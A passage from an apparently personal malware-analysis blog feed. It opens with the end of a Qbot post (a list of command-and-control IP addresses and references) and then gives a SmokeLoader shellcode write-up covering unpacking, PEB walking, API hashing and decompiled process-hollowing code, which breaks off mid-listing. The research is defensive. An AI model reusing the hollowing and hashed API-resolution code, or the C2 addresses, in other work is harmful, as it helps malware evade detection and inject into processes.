<span class="mf">72.179</span><span class="p">.</span><span class="mf">13.59</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">208.93</span><span class="p">.</span><span class="mf">202.49</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">70.174</span><span class="p">.</span><span class="mf">3.241</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">96.37</span><span class="p">.</span><span class="mf">137.42</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">76.111</span><span class="p">.</span><span class="mf">128.194</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">67.209</span><span class="p">.</span><span class="mf">195.198</span><span class="p">;</span><span class="mi">3389</span>  
<span class="mf">61.3</span><span class="p">.</span><span class="mf">184.27</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">24.42</span><span class="p">.</span><span class="mf">14.241</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">74.56</span><span class="p">.</span><span class="mf">167.31</span><span class="p">;</span><span class="mi">443</span>  
<span class="mf">5.193</span><span class="p">.</span><span class="mf">61.212</span><span class="p">;</span><span class="mi">2222</span>  
<span class="mf">117.216</span><span class="p">.</span><span class="mf">177.171</span><span class="p">;</span><span class="mi">443</span>
</code></pre></div></div>
<h1 id="references-"><strong>References :</strong></h1>
<p>https://www.fortinet.com/blog/threat-research/deep-analysis-of-a-qbot-campaign-part-1</p>

<p>https://n1ght-w0lf.github.io/malware%20analysis/qbot-banking-trojan/</p>

<p>https://blog.vincss.net/2021/03/re021-qakbot-dangerous-malware-has-been-around-for-more-than-a-decade.html</p>]]></content><author><name>Aziz Farghly</name></author><category term="" /><category term="" /><summary type="html"><![CDATA[Qbot Analysis: How to Protect Yourself from This Dangerous Malware]]></summary></entry><entry><title type="html">SmokeLoader ShellCode Analysis</title><link href="https://farghlymal.github.io/SmokeLoader-Shellcode/" rel="alternate" type="text/html" title="SmokeLoader ShellCode Analysis" /><published>2023-05-18T00:00:00+00:00</published><updated>2023-05-18T00:00:00+00:00</updated><id>https://farghlymal.github.io/SmokeLoader-Shellcode</id><content type="html" xml:base="https://farghlymal.github.io/SmokeLoader-Shellcode/"><![CDATA[<h1 id="introduction">Introduction</h1>
<p>Hello Geeks, today I am going to dive deep into the shellcode used by Smokeloader in the unpacking process, the shell code is not too hard to understand and also has some challenges, I used some blogs for dealing with some structures so let’s do it…..</p>

<h1 id="overview">Overview</h1>

<p>smoke loader is one of the most loaders used these days due to its efficiency in some techniques like</p>

<ul>
  <li>anti sandboxing</li>
  <li>anti-debugging</li>
  <li>AV Evasion</li>
  <li>Process Injection</li>
  <li>Anti Hooking</li>
</ul>

<p>I will not analyze the sample in this blog, I will just analyze the code used in the unpacking process cause I think all malwares nowadays is packed and we need to understand how the unpacking process is done at the assembly level</p>

<h1 id="firstlook--_-">FirstLook -_-</h1>

<p>I have used an old sample cause u can find it easily with the SHA-1 hash “72FC3CE96BD9406215CEC015D70BBB67318F1E23”</p>

<p>I have found that the sample is flagged by 60 AV in Virustotal and also it used some functions not used many in the Malicious operation so that gives us an indicator of packing, but I will test it against PEID and look at the entropy of the sections .</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*hGBtP1Yd_llFqW_DJVwEXw.png" alt="" /></p>

<p>big difference in raw and virtual size — figure 01</p>

<p>and here is how the entropy looks like in PEID which also gives a big indicator of packing</p>

<h1 id="code-analysis">CODE Analysis</h1>

<p>I will use IDA to dissemble the code, after some moves in the code tab and between functions I have discovered that the sample use many of junk code just to make the analysis operation harder, and when dealing with packed samples there is some API that we need to pay it our attention</p>

<ul>
  <li>VirtualAlloc</li>
  <li>GlobalAlloc</li>
  <li>LocalAlloc</li>
  <li>VirtualAllocEx</li>
</ul>

<p>so in <strong>sub_4019B0()</strong> there are two calls for <a href="https://
learn.microsoft.com
/en-us/windows/win32/api/winbase/nf-winbase-localalloc"><strong>LocalAlloc()</strong></a> API, one of them does nothing, and another one is called with argument <strong>dwsize</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*UqkmwO2F_b4c2AvvbaCAIg.png" alt="" /></p>

<p>first call for local alloc figure 02</p>

<p>the function <strong>Missed_()</strong> at 0x0401E9F which does some changes for <strong>dwSize</strong> <strong>Global Var</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:499/1*yUNP_l4J0dDgLbykKFplmA.png" alt="" /></p>

<p>So we need to trace the allocated space to get the data that will be written there, so in the next figure there is a data moving process using Pointers</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*s7u7_pA-bQVmhdh0vK_OYA.png" alt="" /></p>

<p>Write data into the allocated Address — figure 03</p>

<p>so this block of code will write the content from (dword_45CF0C + k +0x8F176) ‘k’ here used as a counter, so we need to know what is the value in dword_45CF0C to know from where the data is copied,</p>

<p>before the loop, there is another some moving that’s may we pay attention</p>

<p><strong>dword_45F0C = dword_448A84</strong></p>

<p>after I checked the value in dword_448A84 it have initial <strong>value = 0x39AAA2</strong></p>

<p>if we solve the equation above so the result will be like this</p>

<p><strong>0x39AAA2 + 0x8F176 = 0x00429C18 → ShellCode Address</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:825/1*B5C5Tj5dIgc1WFt7WHvwzQ.png" alt="" /></p>

<p>figure 04</p>

<p>so if we tried to jump for the resolved address 0x0429C18 that’s what I have found</p>

<p><img src="https://miro.medium.com/v2/resize:fit:648/1*LzO85WVvUEbLB6LiRmQ38g.png" alt="" /></p>

<p>figure 05</p>

<p>in sub_403206(int &amp;lpaddress , SIZE_T &amp;dwsize) there is another call for <strong>LocalAlloc</strong> API,</p>

<p><img src="https://miro.medium.com/v2/resize:fit:634/1*_YcN859YD-Duzxck7h4Gpw.png" alt="" /></p>

<p>figure 06</p>

<p>and if we take a look at the end of this function there is a change in the lpaddress → shellcode address, so what I have extracted from this function is that, the function writes the code section of the shell code because what we seen above in <strong>figure 05</strong> is not the real shellcode it’s just the data which will be used by the shellcode for payload injection</p>

<h1 id="change-protection-and-transfer-execution">Change Protection and Transfer Execution</h1>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*jhn-a8sGPXaN8rMKrfTjtQ.png" alt="" /></p>

<p>figure 07</p>

<p>so here is the packer will change the protection of the allocated memory where the shellcode have been written with 0x40 as protection</p>

<p>0x40 → <strong>PAGE_EXECUTE_READWRITE</strong></p>

<p>and after that there is a call for the lpAddress → start of the shellcode ,so I will use the debugger for the next steps to extract the shellcode and also reverse it</p>

<h2 id="apply-decryption-for-shellcode">Apply decryption for ShellCode</h2>

<p>I know that you get confused but this may help you in your next unpacking process and change your mind about the unpacking and how to deal with it</p>

<p>we see a call to 0x404B83 at 0x401BAD address , I have renamed the function to mw_w_apply_decryption to express it’s behavior , the function takes 3 argument</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>push    offset unk_448000  
push    dwSize  
push    lpAddress  
call    mw_apply_decryption  
</code></pre></div></div>
<p>the unk_448000 contain some data we need to observe</p>

<p>inside mw_w_apply_decryption there a call for 0x404934 which I have renamed apply_decryption</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> for ( i = 0; i &lt; dwsize / 8; ++i )  
  {  
    if ( dwSize == 4445 )  
      VerifyVersionInfoW(&amp;VersionInformation, 0, 0i64);  
    result = apply_decryption(lpaddress + 8 * i, unk__);  
  }
</code></pre></div></div>
<p>so we need to dive into this function and know where is the decryption part , and I see some XOR operation and also some bit shifting operation, I am really not interested in the decryption mechanism I just want to know what this function applies for the shellcode</p>

<p><img src="https://miro.medium.com/v2/resize:fit:701/1*iD9gwsITEcFrXjVnZe7RbA.png" alt="" /></p>

<p>figure 08</p>

<h1 id="advanced-dynamic-analysis">Advanced Dynamic Analysis</h1>

<p>here is the first call for localAlloc() API ,</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*XcxAvFVXTZ_NUrNTL-XxnQ.png" alt="" /></p>

<p>figure 09</p>

<p>We’ll keep our eyes on the allocated space ,</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*mhyF2U_40lrEvNXFT0v6PA.png" alt="" /></p>

<p>figure 10</p>

<p>here is we got the shellcode written in the allocated space, and as I said before ,at the end of this function there is a changing in lpaddress</p>

<p>mov dword ptr ds:[eax],edi</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>eax --&gt; lpaddress  
edi --&gt; the address of the shellcode 
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:875/1*4j-KhplzzX3ffAgPQA2mhw.png" alt="" /></p>

<p>figure 11</p>

<p>and here is the decryption part I explained above and also execution transfer</p>

<p><img src="https://miro.medium.com/v2/resize:fit:826/1*LA-Jxq038NH5Rnpi0C0_tA.png" alt="" /></p>

<p>figure 12</p>

<p>and here is the start of the shellcode</p>

<p><img src="https://miro.medium.com/v2/resize:fit:580/1*rhe-9ZmfDN3V9_KQrXJsrQ.png" alt="" /></p>

<p>figure 13</p>

<p>so I will dump this shellcode and try to analyze it with some tricks and using some structures, I will use IDA for the next analysis</p>

<p>after cleaning dumped memory and mapping addresses, here is the start of the shellcode .</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*xwV7KtHtTGbwSty8irqa8w.png" alt="" /></p>

<p>the start of Shellcode- figure 14</p>

<p>inside <strong>sub_630</strong>, the shellcode uses stack string for evade detection by Security Solutions , but before this string resolving there is a call for <strong>sub_010</strong> at address 0x647 which I have renamed <strong>sh_w_GetAPIAddr</strong>, let’s explore it to know why this name,</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*oLnOnVzz1ySAbO4lR0RWEg.png" alt="" /></p>

<p>sh_w_GetAPI_Addr — figure 15</p>

<p>inside sub_0110 there another call for <strong>sub_042</strong> I have renamed to <strong>sh_GetAPIAddr with 2 argument</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*0SRxtxmU5c4LRe9G77n0BQ.png" alt="" /></p>

<p>call for API hashing resolve figure-16</p>

<p>ptr_loadlibrary = sh_GetAPIAddr(0xD4E88, 0xD5786);// get kerenl32_address and LoadLibrary address<br />
ptr_GetProcAddr = sh_GetAPIAddr(0xD4E88, 0x348BFA);// get ProcAddress API addr</p>

<p>and the operation is that they pass a hash of <strong>dll</strong> name and <strong>API</strong> name also, and inside this function there is some playing with PEB structures and built-in modules, and the trick here is that all the Malware that Run_Time API resolving for evade detection and also making analysis harder, so I will dive inside this call to know how this operation is done and after that, I will learn you something makes passing this trick is so easy, let’s dive deep into sub_042 and know to this hashes is resolved to API address</p>

<p>I will write the code used for the method here and not use figures to make it easier tracing,and also I have commented on every assembly line for those who know how to deal with assembly -_-</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>seg000:00000042 sh_GetAPIAddr   proc near               
  
seg000:00000042  
seg000:00000042 hash_Kerenl32   = dword ptr  8  
seg000:00000042 hash_loadlibrary= dword ptr  0Ch  
seg000:00000042  
seg000:00000042        push    ebp  
seg000:00000043        mov     ebp, esp  
seg000:00000045        push    ebx  
seg000:00000046        push    esi  
seg000:00000047        push    edi  
seg000:00000048        push    ecx  
seg000:00000049        push    dword ptr fs:loc_30 ; push PEB  
seg000:00000050        pop     eax             ; eax --&gt; [30] --&gt; PEB  
seg000:00000051        mov     eax, [eax+0Ch]  ; eax --&gt; LoaderData  
seg000:00000054        mov     ecx, [eax+0Ch]  ; ecx --&gt; InloadOrderModuleList  
seg000:00000057  
seg000:00000057 loc_57:                                  
seg000:00000057        mov     edx, [ecx]      ; edx --&gt; address of the frist loaded Module  
seg000:00000059        mov     eax, [ecx+30h]  ; eax --&gt; BaseDllName  
seg000:0000005C        push    2               ; a3  
seg000:0000005E        mov     edi, [ebp+hash_Kerenl32]  
seg000:00000061        push    edi             ; edi --&gt; Kerenl32_Hash  
seg000:00000062        push    eax             ; loadedDllName  
seg000:00000063        call    hash_and_compare  
seg000:00000068        test    eax, eax  
seg000:0000006A        jz      short loc_70    ; jump if eax = 0 --&gt; comparesion successeded  
seg000:0000006C        mov     ecx, edx  
seg000:0000006E        jmp     short loc_57    ; edx --&gt; address of the frist loaded Module  
seg000:00000070 ; ---------------------------------------------------------------------------  
seg000:00000070  
seg000:00000070 loc_70:                                   
seg000:00000070         mov     eax, [ecx+18h]  ; ecx --&gt; InLoadOrderModuleList  
seg000:00000070                                 ; eax = [ecx+0x18] --&gt; DllBaseAddress  
seg000:00000073         push    eax             ; push BaseAddress of Dll  
seg000:00000074         mov     ebx, [eax+3Ch]  ; ebx --&gt; elfanew (start of optional header)  
seg000:00000077         add     eax, ebx        ; eax = baseaddress + elfanew  
seg000:00000079         mov     ebx, [eax+78h]  ; ebx --&gt; Data Directories[Export_Table]  
seg000:0000007C         pop     eax             ; pop eax --&gt; eax = DllBaseAddress  
seg000:0000007D         push    eax             ; push DllBaseAddress  
seg000:0000007E         add     ebx, eax        ; ebx = Export_Table + DllBaseAddress  
seg000:00000080         mov     ecx, [ebx+1Ch]  ; ecx = [ebx+1Ch] --&gt; AddressOfFunctions  
seg000:00000083         mov     edx, [ebx+20h]  ; edx = [ebx+1Ch] --&gt; AddressOfNames  
seg000:00000086         mov     ebx, [ebx+24h]  ; ebx = [ebx+24h] --&gt; AddressOfNameOrdinals  
seg000:00000089         add     ecx, eax        ; ecx = AddressOfFunction + DllBaseAddress  
seg000:0000008B         add     edx, eax        ; edx = AddressOfNames + DllBaseAddress  
seg000:0000008D         add     ebx, eax        ; ebx = AddressOfNameOrdinals + DllBaseAddress  
seg000:0000008F  
seg000:0000008F loc_8F:                            
seg000:0000008F         mov     esi, [edx]  
seg000:00000091         pop     eax  
seg000:00000092         push    eax             ; eax --&gt; DllBaseAddress  
seg000:00000093         add     esi, eax        ; esi = [esi+eax] --&gt; ApiName  
seg000:00000095         push    1               ; a3  
seg000:00000097         push    [ebp+hash_loadlibrary] ; hash_kerenl32  
seg000:0000009A         push    esi             ; loadedDllName  
seg000:0000009B         call    hash_and_compare  
seg000:000000A0         test    eax, eax  
seg000:000000A2         jz      short loc_AC    ;  
seg000:000000A2                                 ; eax --&gt; DllBaseAddress  
seg000:000000A4         add     edx, 4  
seg000:000000A7         add     ebx, 2  
seg000:000000AA         jmp     short loc_8F  
seg000:000000AC ; ---------------------------------------------------------------------------  
seg000:000000AC  
seg000:000000AC loc_AC:                                   
seg000:000000AC         pop     eax             ;  
seg000:000000AC                                 ; eax --&gt; DllBaseAddress  
seg000:000000AD         xor     edx, edx        ; edx = 0  
seg000:000000AF         mov     dx, [ebx]       ; dx = [ebx] --&gt; Ordinal of resolved API  
seg000:000000B2         shl     edx, 2          ; edx * 4  
seg000:000000B5         add     ecx, edx        ; ecx = AddressOfFunction + (edx*4)  
seg000:000000B7         add     eax, [ecx]      ; eax = DllBaseAddress + ecx  
seg000:000000B7                                 ; eax --&gt; API_Address  
seg000:000000B9         pop     ecx  
seg000:000000BA         pop     edi  
seg000:000000BB         pop     esi  
seg000:000000BC         pop     ebx  
seg000:000000BD         mov     esp, ebp  
seg000:000000BF         pop     ebp  
seg000:000000C0         retn    8  
  
seg000:000000C0 sh_GetAPIAddr   endp  
seg000:000000C0
</code></pre></div></div>
<p>so keep your eyes at this code fro some seconds, I tried to make comments easy to understand and also I will explain it line by line</p>

<p>at address 0x_49 the sample gets PEB Structure (process envinronment Block) reside in <strong>loc_30</strong> which contains some data about the current process like modules loaded ,also this data is used by the loader</p>

<pre><code class="language-assembly">seg000:00000049     push    dword ptr fs:loc_30 ; push PEB
seg000:00000051     mov     eax, [eax+0Ch]  ; eax --&gt; LoaderData  
</code></pre>
<p>here it gets the address of LoaderData by adding 0xc to eax <br />
which contain PEB address</p>

<p>here is how loader data structure is</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>struct _PEB_LDR_DATA {                               //loader data Structure  
    DWORD                 Length_;                         //+00  
    DWORD                 Initialized;                     //+04  
    DWORD                 SsHandle;                        //+08  
    __LIST_ENTRY          InLoadOrderModuleList;           //+0C  
    __LIST_ENTRY          InMemoryOrderModuleList;         //+14  
    __LIST_ENTRY          InInitializationOrderModuleList; //+1C  
    DWORD                 EntryInProgress;                 //+24    
    DWORD                 ShutdownInProgress;              //+28  
    DWORD                 ShutdownThreadId;                //+2C  
};
</code></pre></div></div>
<p>seg000:00000054     mov     ecx, [eax+0Ch]  ; ecx –&gt; InloadOrderModuleList</p>

<p>so adding 0xc to eax which contain loaderdata will give us the Address of <br />
InLoadOrderModuleList which is a linkedlist of loaded modules and every node is<br />
a structre.<br />
and here is how this structure looks like</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>struct _LDR_DATA_TABLE_ENTRY{  
  __LIST_ENTRY              InLoadOrderLinks;              //+00  
  __LIST_ENTRY              InMemoryOrderLinks;            //+08  
  __LIST_ENTRY              InInitializationOrderLinks;    //+10  
  DWORD                     DllBase;                        //+18  
  DWORD                     EntryPoint;                     //+1C  
  DWORD                     SizeOfImage;                    //+20  
  DWORD                     FullDllNameLength;              //+24  
  char*                     FullDllName; // _UNICODE_STRING //+28  
  DWORD                     BaseDllNameLength;              //+2C  
  char*                     BaseDllName; //_UNICODE_STRING  //+30  
  DWORD                     Flags;                          //+34  
  short                     LoadCount;                      //+38  
  short                     TlsIndex;                       //+3C  
  union{  
  __LIST_ENTRY              HashLinks;  
  DWORD                     SectionPointer;  
  };  
  DWORD                     CheckSum;  
  union{  
    DWORD                   TimeDateStamp;  
    DWORD                   LoadedImports;  
  };  
  DWORD                     EntryPointActivationContext;  
  DWORD                     PatchInformation;  
  __LIST_ENTRY              ForwarderLinks;  
  __LIST_ENTRY              ServiceTagLinks;  
  __LIST_ENTRY              StaticLinks;  
};  
</code></pre></div></div>
<p>so the next assmebly line<br />
 is getting the first module :</p>

<p>seg000:00000057     mov     edx, [ecx]      ; edx –&gt; address of the frist loaded Module</p>

<p>after that it get Name<br />
 of the dll loaded by adding 0x30<br />
 to ModuleBase address</p>

<p>seg000:00000059     mov     eax, [ecx+30h]  ; eax –&gt; BaseDllName</p>

<p>after getting DLL name and saving a pointer to it into <strong>eax</strong> register</p>

<p>eax → points to Dll Name</p>

<p>the shellcode will have a call to <strong>sub_0C3</strong> I have renamed to <strong>hash_and_Compare</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*_woTaaUNOfbuPX_5dikYKA.png" alt="" /></p>

<p>Hash_and_Comare call — figure 17</p>

<p>this function takes 3 argument</p>

<p>1- value 2</p>

<p>2- precalculated hash to compare with — explore figure 16</p>

<p>3- Dll name resolved before</p>

<p>so I will try to analyze this function and know how hash algorithm works .</p>

<p>inside sub_c3 :</p>

<p>this line move Dll passed name pointer to eax <br />
seg000:000000CF        mov     eax, [ebp+arg_Dll_Name] ; eax –&gt; DLL Name</p>

<p>then it will create a loop to iterate over full Dll name</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Eu_sKVB3KFI28Cqkr-yl-g.png" alt="" /></p>

<p>hashing loop — figure 18</p>

<p>and the Algorithm here is very simple and we can summarize it in some steps</p>

<p>1- get the lowercase of the <strong>char, A → a</strong></p>

<p>2- add this char for the previous hash</p>

<p>3-shift-left of the result of step2 with 1 or multiplay with 2 <strong>( shl ebx,1)</strong></p>

<p>4- check if we reached the end of the name by checking null treminator</p>

<p>so after calculating the hash of DLL name it’s time for comparing the hash against the pre-calculated hash , and if the comparison failed this function will return 1 and If the camparison successeded it will return 0</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*FW8h5Nc1RLstXqReqdAofA.png" alt="" /></p>

<p>figure 19</p>

<p>so If the comparison succeeded it will then try to resolve the API address using similar method using Export Table of the resolved Dll, I will give the code of this part</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> 
seg000:00000070 loc_70:                         ; ecx --&gt; InLoadOrderModuleList                           
seg000:00000070         mov     eax, [ecx+18h]  ; ecx --&gt; InLoadOrderModuleList  
seg000:00000070                                 ; eax = [ecx+0x18] --&gt; DllBaseAddress  
seg000:00000073         push    eax             ; push BaseAddress of Dll  
seg000:00000074         mov     ebx, [eax+3Ch]  ; ebx --&gt; elfanew (start of optional header)  
seg000:00000077         add     eax, ebx        ; eax = baseaddress + elfanew  
seg000:00000079         mov     ebx, [eax+78h]  ; ebx --&gt; Data Directories[Export_Table]  
seg000:0000007C         pop     eax             ; pop eax --&gt; eax = DllBaseAddress  
seg000:0000007D         push    eax             ; push DllBaseAddress  
seg000:0000007E         add     ebx, eax        ; ebx = Export_Table + DllBaseAddress  
seg000:00000080         mov     ecx, [ebx+1Ch]  ; ecx = [ebx+1Ch] --&gt; AddressOfFunctions  
seg000:00000083         mov     edx, [ebx+20h]  ; edx = [ebx+1Ch] --&gt; AddressOfNames  
seg000:00000086         mov     ebx, [ebx+24h]  ; ebx = [ebx+24h] --&gt; AddressOfNameOrdinals  
seg000:00000089         add     ecx, eax        ; ecx = AddressOfFunction + DllBaseAddress  
seg000:0000008B         add     edx, eax        ; edx = AddressOfNames + DllBaseAddress  
seg000:0000008D         add     ebx, eax        ; ebx = AddressOfNameOrdinals + DllBaseAddress  
seg000:0000008F  
</code></pre></div></div>

<p>do u remember when i talked about Modulel linked list <br />
so in line 0x0070 [ecx+18] will points to DllBaseAddress structure member<br />
and this base address is address of this Dll in memroy</p>

<p>after that in line 0x0074 will add 0x3C to baseaddress and that will get <br />
address of elfa_new –&gt; points to the start of the optional header</p>

<p>in line 0x0079 it will 0x78 to eax which the RVA of Optional header start<br />
so ebx –&gt; points to Export_Table which is a structe of API information <br />
like</p>

<p>-name <br />
-address <br />
-ordinal number</p>

<p>from line 0x0080 to 0x0086  it will resolve the address where this data is</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ecx --&gt; address of function  
edx --&gt; address of Names  
ebx --&gt; address of NameOrdinal  
</code></pre></div></div>
<p>and here is the structure  :</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>typedef struct _IMAGE_EXPORT_DIRECTORY {  
    DWORD   Characteristics;        // 0x0    
    DWORD   TimeDateStamp;          // 0x4    
    WORD    MajorVersion;           // 0x8    
    WORD    MinorVersion;           // 0xA    
    DWORD   Name;                   // 0xC    
    DWORD   Base;                   // 0x10   
    DWORD   NumberOfFunctions;      // 0x14   
    DWORD   NumberOfNames;          // 0x18   
    DWORD   AddressOfFunctions;     // 0x1C   
    DWORD   AddressOfNames;         // 0x20   
    DWORD   AddressOfNameOrdinals;  // 0x24   
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;

</code></pre></div></div>
<p>if you got confused about the above code and structures, this graph from <strong>Corkami</strong> project may help you <a href="https://github.com/corkami/pics/blob/master/binary/pe102/pe102.pdf"><strong>click here</strong></a></p>

<h1 id="retrieve-api-name">retrieve API Name</h1>

<p>after playing with structures the shellcode will try to get API name and hash it with the same operation used before with DLL name</p>

<p><img src="https://miro.medium.com/v2/resize:fit:850/1
*sNP9S3H_ScbMmY9qhqCG_g.png" alt="" /></p>

<p>hash API name — figure 20</p>

<p>here it will push 3 arguments</p>

<ul>
  <li>API Name</li>
  <li>a3 → to get the null terminator cause it unicode string</li>
  <li>pre-calculated hash of API to compare with</li>
</ul>

<p>so If the comparison sucesseded the shell code will try to resolve the address of The API using the same structure of Export Table</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1
*pwHug_bHqLijJCdaedGh6A.png" alt="" /></p>

<p>figure 20</p>

<p>and at the end of this function the Resolved API address will be saved in eax register .</p>

<p>I know you may miss many things due to my bad explanation but I am not that guy who is powerful in teaching people hard things.</p>

<p>so I will learn you how to deal with API hashing and let IDA do this job for you</p>

<p>first, u need to install <strong>hashdb</strong> plugin form <a href="https://www.openanalysis.net/"><strong>Oalabs</strong></a></p>

<p>so after u installed this plugin u need to come across the passed hash and right-click on it,</p>

<p>u will find something like <strong>hashdb Hunt Algorth</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1
*esPAqvHUlrpu100vN8M2sg.png" alt="" /></p>

<p>figure 21</p>

<p>after clicking on it, u need to wait for 15s and your output will be like this</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1
*uh4A7doCSVvEkPGe8XEjcg.png" alt="" /></p>

<p>hashdb output — figure 22</p>

<p>Choose the algorithm may give u a different result so if u are good with Call Argument u will know how to deal with this.</p>

<p>after that u will find a local type created in your LocalTypes tab with the name of the algorithm chosen before</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1
*uIGLI25KJdNkr38BdsOXQA.png" alt="" /></p>

<p>local types — figure 23</p>

<p>so u come over your code and put cruser in the function and convert its argument type by clicking hot key <strong>‘y’,</strong> and u will find this output on your screen</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*UVi4t_cOFmEBJe-b2Mz_dg.png" alt="" /></p>

<p>function argument type -figure 23</p>

<p>so u need to change the argument type from :</p>

<p>int → *algorithm name</p>

<p>so in my case, it will be like this</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Tr5zkYut_Ixl6LJBy5JX6g.png" alt="" /></p>

<p>figure 24</p>

<p>and after that IDA will change this hashes to itss eqlevent API Name like this</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*KG2ydzOrd8sPfmIvJ89uqw.png" alt="" /></p>

<p>Dynamic Api Resolving — figure 25</p>

<h1 id="building-iat-import-address-table">Building IAT (import address table)</h1>

<p>after that in <strong>sub_630</strong> it will resolve needed API addresses and build its API table, so after some reversing I created a structure for the resolved API Names to know what API is called inside another function</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*FMhBIPDWEZnSh5DsifSM6g.png" alt="" /></p>

<p>building IAT — figure 26</p>

<p>and here is how this structure looks like</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>struct API_IAT  
{  
  int ptr_LoadLibrary;  
  int ptr_GetProcAddr;  
  char var_D8;  
  int buffer;  
  int user32_hModule;  
  int MessageBoxA_api;  
  int GetMessageExtraInfo_api;  
  int kernel32_hModule;  
  int WinExec_api;  
  int CreateFileA_api;  
  int WriteFile_api;  
  int CloseHandle_api;  
  int CreateProcessA_api;  
  int GetThreadContext_api;  
  int VirtualAlloc_api;  
  int VirtualAllocExw_api;  
  int VirtualFree_api;  
  int ReadProcessMemory_api;  
  int WriteProcessMemory_api;  
  int SetThreadContext_api;  
  int ResumeThread_api;  
  int WaitForSingleObject_api;  
  int GetModuleFileNameA_api;  
  int GetCommandLineA_api;  
  int RegisterClassExA_api;  
  int CreateWindowExA_api;  
  int PostMessageA_api;  
  int GetMessageA_api;  
  int DefWindowProcA_api;  
  int GetFileAttributesA_api;  
  int ntdlldll_hModule;  
  int NtUnmapViewOfSection_api;  
  int NtWriteVirtualMemory_api;  
  int GetStartupInfoA_api;  
  int VirtualProtectEx_api;  
  int ExitProcess_api;  
};
</code></pre></div></div>
<p>at the end of sub_630 you will find the member [API_IAT.buffer] is being assigned with 0x15A0 value and there is a call to sub_5B0 with our structure as argument</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*kCnBXNZu04YNOuDSi5KoOg.png" alt="" /></p>

<p>figure 27</p>

<p>so when I jumped to address 0x15A0 I found the payload which will be dropped by this shellcode, which refers to a PE File</p>

<p><img src="https://miro.medium.com/v2/resize:fit:631/1*IPdE8AW8QtfaDD5kijrdQw.png" alt="" /></p>

<p>Pe File - figure 28</p>

<p>inside <strong>sub_110</strong> there is an injection operation is done specially process hollowing, I will not explain how process hollowing is done cause I did this before in another article that explains process hollowing line by line, you can check it <a href="https://medium.com/@farghly.mahmod66/process-hollowing-as-anti-reversing-a27c85033277"><strong>here.</strong></a></p>

<p>and here is the code used for this operation</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> v19 = 2;  
  buffer = IAT_Struct-&gt;buffer;                  // buffer = 0x15A0  
  ptr_optionalHeader = *(buffer + 0x3C) + IAT_Struct-&gt;buffer;// get elfanew  --&gt; start of optionalheader  
  ptr_memory = (IAT_Struct-&gt;VirtualAlloc_api)(0, 10240, 4096, 4);  
  result = (IAT_Struct-&gt;GetModuleFileNameA_api)(0, ptr_memory, 10240);  
  if ( *ptr_optionalHeader == 'EP' )            // 'PE'  
  {  
    v15 = 0;  
    v16 = 0;  
    hProcess = 0;  
    v14 = 0;  
    memset(v3, 0, sizeof(v3));  
    v5 = 0;  
    v9 = 0;  
    v7 = 0;  
    v8 = 0;  
    v6 = 0;  
    v4 = 0;  
    (IAT_Struct-&gt;GetStartupInfoA_api)(v3);  
    commandLine_ = (IAT_Struct-&gt;GetCommandLineA_api)(0, 0, 0, 0x8000004, 0, 0, v3, &amp;hProcess);  
    result = (IAT_Struct-&gt;CreateProcessA_api)(ptr_memory, commandLine_);  
    if ( result )                               // if successed the output is nonzero  
                                                //   
    {  
      (IAT_Struct-&gt;VirtualFree_api)(ptr_memory, 0, 0x8000);  
      ptr_memory_1 = (IAT_Struct-&gt;VirtualAlloc_api)(0, 4, 4096, 4);  
      *ptr_memory_1 = 65543;  
      result = (IAT_Struct-&gt;GetThreadContext_api)(v14, ptr_memory_1);  
      if ( result )  
      {  
        (IAT_Struct-&gt;ReadProcessMemory_api)(hProcess, ptr_memory_1[41] + 8, &amp;base_address, 4, 0);  
        if ( base_address == *(ptr_optionalHeader + 0x34) )  
          (IAT_Struct-&gt;NtUnmapViewOfSection_api)(hProcess, base_address);  
        v11 = (IAT_Struct-&gt;VirtualAllocExw_api)(  
                hProcess,  
                *(ptr_optionalHeader + 52),  
                *(ptr_optionalHeader + 80),  
                12288,  
                64);  
